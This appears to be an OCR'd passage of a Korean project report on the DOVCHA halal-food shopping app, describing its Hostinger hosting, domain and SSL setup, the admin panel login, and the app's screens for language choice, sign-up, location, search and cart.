
우리 Server 이랑 Host 는 hostinger.com 에서 되어 있다.



[그림 3. 서버]

3.1.2 Hosting

호스팅어(영어: Hostinger)는 사원주주 웹 호스팅 제공자이자 인터넷 도메인 등록 기관이다. 2004 년 설립된 호스팅어는 현재 178 개국 지사 총합 29,000,000 명 이상의 사용자가 있다. 이 기업은 클라우드 웹 호스팅 기술을 사용하며 MySQL, FTP, PHP 와 더불어 호스팅을 제공한다. 호스팅어는 000Webhost, Niagahoster, Weblink 의 모회사이다. 000webhost 도 hostinger 가 운영하고 있다.



3.1.3 Domain

도메인 네임 시스템(Domain Name System, DNS)은 호스트의 도메인 이름을 호스트의 네트워크 주소로 바꾸거나 그 반대의 변환을 수행할 수 있도록 하기 위해 개발되었다. 특정 컴퓨터(또는 네트워크로 연결된 임의의 장치)의 주소를 찾기 위해, 사람이 이해하기 쉬운 도메인 이름을 숫자로 된 식별 번호(IP 주소)로 변환해 준다. 도메인 네임 시스템은 흔히 "전화번호부"에 비유된다. 인터넷 도메인 주소 체계로서 TCP/IP 의 응용에서, www.example.com 과 같은 주 컴퓨터의 도메인 이름을 192.168.1.0 과 같은 IP 주소로 변환하고 라우팅 정보를 제공하는 분산형 데이터베이스 시스템이다.

인터넷은 2 개의 주요 이름공간을 관리하는데, 하나는 도메인 네임 계층[1], 다른 하나는 인터넷 프로토콜(IP) 주소 공간이다.[2] 도메인 네임 시스템은 도메인 네임 계층을 관리하며 해당 네임 계층과 주소 공간 간의 변환 서비스를 제공한다. 인터넷 네임 서버와 통신 프로토콜은 도메인 네임 시스템을 구현한다.[3] DNS 네임 서버는 도메인을 위한 DNS 레코드를 저장하는 서버이다. DNS 네임 서버는 데이터베이스에 대한 쿼리의 응답 정보와 함께 응답한다.

메인 도매인은 DOVCHA.COM 이고요, 섭도매인이 go.dovcha.com(관리자 패널이랑 첫 페이지를 위해서)이다.

3.1.4 SSL

SSL 은 Secure Sockets Layer 의 약자입니다. 웹 사이트와 웹 브라우저 간에 암호화된 통신을 허용하는 디지털 보안 유형입니다. 이 기술은 현재 더 이상 사용되지 않으며 TLS 로 완전히 대체되었습니다.

TLS 는 Transport Layer Security 의 약자이며 SSL 과 동일한 방식으로 데이터 개인 정보를 보호합니다. SSL 은 실제로 더 이상 사용되지 않기 때문에 사람들이 사용하기 시작해야 하는 올바른 용어입니다.


HTTPS 는 HTTP 의 보안 확장입니다. SSL/TLS 인증서를 설치 및 구성하는 웹 사이트는 HTTPS 프로토콜을 사용하여 서버와의 보안 연결을 설정할 수 있습니다.


SSL/TLS 의 목표는 개인 데이터, 결제 또는 로그인 정보를 포함한 민감한 정보를 안전하게 전송하는 것입니다. 이는 서버에 대한 연결이 암호화되지 않은 일반 텍스트 데이터 전송의 대안이며 사기꾼과 해커가 연결을 스누핑하고 데이터를 훔치는 것을 더 어렵게 만듭니다. 대부분의 사람들은 웹마스터가 웹사이트를 보호하고 사람들이 거래를 수행할 수 있는 안전한 방법을 제공하기 위해 사용하는 SSL/TLS 인증서에 익숙합니다. 주소 표시줄의 URL 옆에 작은 자물쇠 아이콘이 표시되기 때문에 웹사이트에서 사용 중인지 알 수 있습니다.

3.2 프로그램 구성(Front-End)


3.2.1 Dovcha 관리자

관리자 패널에다 들어가는 링크: go.dovcha.com/admin






아이디하고 비밀번호를 맞게 입력할 때만 관리자 패널에다가 들어갈 수 있다




3.2.2 웹 앱 & DOVCHA 앱

DOVCHA.COM




앱 첫 화면 언어 선택


언어 한국어 포함 다 5 개다: 한국어, 영어, 우즈벡(라틴), 우즈벡(키릴), 러시아어




언어 선택 한 다음에 희원이면 로그인하고 희원 아닌 경우에 희원가입 해야 된다.




근처에 있는 식당이나 할랄 음식 재료 판매 가게들을 찾기 위해서 위치 허용 받기




카테고리 선택 페이지




원하는 식당이나 음식을 입력하여 검색이 가능하다



검색




마음에 든 상품이나 음식을 카트에 추가하거나 하트에 넣기 가능하다




마이 카트 페이지

마이 카트 페이지에서 수량 선택 가능하다. 선택 끝난 후 구매하기를 눌릴 경우에 주소 선택 열린다.



